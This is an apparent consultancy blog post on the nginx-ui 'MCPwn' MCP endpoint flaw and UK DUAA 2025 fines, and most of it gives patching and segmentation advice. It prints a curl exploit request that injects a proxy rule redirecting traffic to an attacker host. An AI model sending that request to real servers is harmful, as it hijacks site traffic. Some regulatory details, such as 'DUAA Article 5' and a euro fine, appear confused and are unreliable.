· Web Architecture · 7 min read
MCPwn Crisis: CVE-2026-33032 and the New UK £17.5M DUAA Reality
A technical analysis of the critical MCPwn vulnerability in nginx-ui, its exploit chain, and the amplified UK regulatory landscape under DUAA 2025 with £17.5 million fines.

TL;DR: The CVE-2026-33032 ‘MCPwn’ vulnerability enables unauthenticated remote code execution in nginx-ui via its Model Context Protocol. Combined with UK Data Use and Access Act (DUAA) 2025 enforcement, which raises fines to £17.5 million, this creates a critical technical and compliance crisis for UK digital infrastructure.
Introduction
For years, web server security focused on perimeter hardening and access control lists. The CVE-2026-33032 vulnerability, colloquially termed ‘MCPwn’, represents a paradigm shift: it exploits a logic flaw within an administrative interface’s AI integration layer to compromise the core infrastructure. This incident coincides precisely with the UK’s aggressive new enforcement of the Data Use and Access Act (DUAA) 2025, which has aligned penalties with UK GDPR’s upper tier. Where a breach might once have meant patching and an incident report, the same event today triggers a potential multimillion-pound fine and protracted operational downtime. This confluence of a severe technical vulnerability and a radically escalated regulatory framework defines the new operational reality for senior engineers and architects in the UK.
What is CVE-2026-33032 (MCPwn)?
CVE-2026-33032, known as MCPwn, is a critical authentication bypass and remote code execution vulnerability in the nginx-ui management dashboard. It carries a CVSS score of 9.8. The flaw exists in the implementation of the Model Context Protocol (MCP), a system for AI tools to interact with applications. Specifically, the /mcp_message endpoint defaults to an ‘allow all’ state when its IP whitelist configuration array is empty, permitting unauthenticated external requests to invoke privileged server management commands.
Deconstructing the MCPwn Exploit Chain
The vulnerability’s criticality stems from a trivial yet devastating logic flaw. The nginx-ui’s MCP server, intended for controlled AI tool interaction, fails a fundamental security check.
The Logic Flaw and Configuration Takeover
When the allowed_ips list for the MCP endpoint is empty or improperly configured, the authorisation middleware incorrectly interprets this as a permissive state rather than a restrictive one. An attacker can send a crafted HTTP POST request to the /api/v1/mcp/mcp_message endpoint, invoking internal tools designed to modify the live Nginx configuration. A typical malicious payload would instruct the server to insert a reverse proxy rule, redirecting traffic to an attacker-controlled domain.
# Example of an exploit HTTP request structure
curl -X POST "http://<target>:8080/api/v1/mcp/mcp_message" \
-H "Content-Type: application/json" \
-d '{
  "tool": "write_nginx_config",
  "arguments": {
    "config_snippet": "location / {\n proxy_pass http://malicious-server.com;\n}",
    "action": "prepend"
  }
}'
The write_nginx_config tool, followed by a forced server reload via another MCP command, completes the service takeover in under ten seconds. This moves far beyond data exfiltration into direct control of application traffic flow.
Pro Tip: The default ‘empty array equals allow all’ logic is a common anti-pattern. Always implement explicit default-deny authorisation. Validate that configuration parsers treat an empty whitelist as ‘zero access permitted’.
Chaining for Persistence: CVE-2026-27944
The threat landscape magnifies when vulnerabilities chain. Active exploitation of MCPwn has been observed in tandem with CVE-2026-27944, a separate flaw exposing encryption keys in system backups. Once an attacker gains initial access via MCPwn, they can leverage the exposed backup to extract the node_secret or equivalent session token. This allows them to establish persistent, authenticated access even after the initial vulnerability is patched, turning a transient breach into a entrenched compromise. The ICO’s guidance on ‘appropriate technical measures’ under DUAA Article 5 would view this chaining as a failure to assess systemic infrastructure risk.
Why Does the DUAA 2025 Change Everything?
The UK Data Use and Access Act (DUAA) 2025, fully enforced from February 2026, is not merely an update; it is a recalibration of liability. It formally aligns the penalties of the Privacy and Electronic Communications Regulations (PECR) with the upper tiers of the UK GDPR.
The maximum financial penalty has increased from £500,000 to the greater of £17.5 million or 4% of global annual turnover. The ICO’s £14.5 million penalty against Reddit, Inc. in February 2026 for failures in data protection by design and default (Articles 5 and 35) serves as a stark precedent. A breach stemming from an unpatched, critical vulnerability like CVE-2026-33032 would be examined under this exacting lens. The regulator will assess whether ‘state of the art’ technical measures were in place, making the use of outdated or vulnerable components a direct compliance failure.
Pro Tip: Under DUAA, your incident response timeline is also a compliance clock. Document every decision, from vulnerability disclosure receipt to patch deployment. This audit trail is critical for demonstrating ‘appropriate’ responsiveness to the ICO.
Furthermore, DUAA explicitly outlaws ‘dark patterns’ in user consent interfaces, with one social media platform facing an €890 million fine for systematic manipulation. This expands the technical remit for frontend architects, requiring that UI/UX flows for data collection be as rigorously tested for coercion as backend APIs are for SQL injection. As the UK government states, the act aims to “ensure digital markets are fair, transparent, and contestable” [Source: UK Government DUAA 2025 Policy Paper].
The Rising Threat to Managed IT Services
Managed Service Providers (MSPs) and internal IT teams face a dual-threat environment. Technically, the emergence of ransomware like NBLOCK—which uses AES-256 encryption and a Tor-based negotiation portal—targets these very providers as gatekeepers to multiple organisations.
Strategically, the business impact has quantifiably worsened. The average operational downtime following a ransomware encryption event in the UK has now reached 21 days, a period that catastrophically impacts SLAs and client retention. With ransomware prevalence among UK businesses doubling to approximately 19,000 affected organisations in the latest cycle, the attack surface is vast. A breach via a vendor management portal like nginx-ui could lead to cascading compromises across an MSP’s entire client portfolio, triggering multiple, simultaneous DUAA investigations and fines.
Technical Remediation and Architectural Mitigation
Immediate remediation for CVE-2026-33032 requires updating nginx-ui to version 2.3.4 or later, where the logic flaw is patched. If an immediate update is not possible, two critical interim mitigations must be applied simultaneously: disable the MCP functionality entirely in the nginx-ui configuration, and enforce strict network-level access control lists (ACLs) to block all external access to the management UI’s port (default: 8080).
For long-term architectural defence, segment your management planes. Administrative interfaces like nginx-ui should never be exposed to general internet traffic. They should reside on a separate, tightly controlled management VLAN, accessible only via secure jump hosts or VPNs with multi-factor authentication. Adopt a zero-trust posture for all internal administrative tools, treating them as if they were public-facing.
The 2026 Outlook: Integration Security and Automated Compliance
Looking ahead, the 2026 architecture will be defined by the security of integrations. The MCPwn exploit highlights the danger of powerful AI/automation protocols (like MCP) being bolted onto systems without a commensurate security model. We predict a surge in tools offering automated compliance mapping, where infrastructure-as-code configurations are continuously audited against regulatory frameworks like DUAA. Security Posture Management will expand to include ‘Compliance Posture Management’, automatically flagging configurations that create disproportionate financial liability under new laws. The role of the architect will increasingly involve modelling regulatory risk alongside technical debt.
Key Takeaways
- Update nginx-ui to version 2.3.4 immediately to patch CVE-2026-33032; if not possible, disable the MCP function and firewall the UI.
- Treat administrative and AI-integration interfaces as high-value attack surfaces, applying zero-trust principles and strict network segmentation.
- Under DUAA 2025, a technical breach is a direct compliance event with potential fines of up to £17.5 million; integrate regulatory risk into your threat modelling.
- Assume vulnerability chaining; the exploitation of MCPwn with CVE-2026-27944 for persistence demonstrates the need for holistic, not isolated, patch management.
- Document all incident response actions meticulously to demonstrate ‘appropriate’ technical and organisational measures to regulators.
Conclusion
The MCPwn vulnerability is a potent technical reminder that attack vectors evolve towards integration and automation layers. Its emergence alongside the draconian penalties of the DUAA 2025 creates a perfect storm of technical and financial risk. For senior engineers and CTOs, the mandate is clear: architectural security must now be designed with both exploit chains and compliance article numbers in mind. Proactive, principled infrastructure management is the only viable defence. At Zorinto, we help clients navigate this new reality by building resilient architectures that are secure by design and maintain continuous compliance posture against evolving frameworks like the DUAA.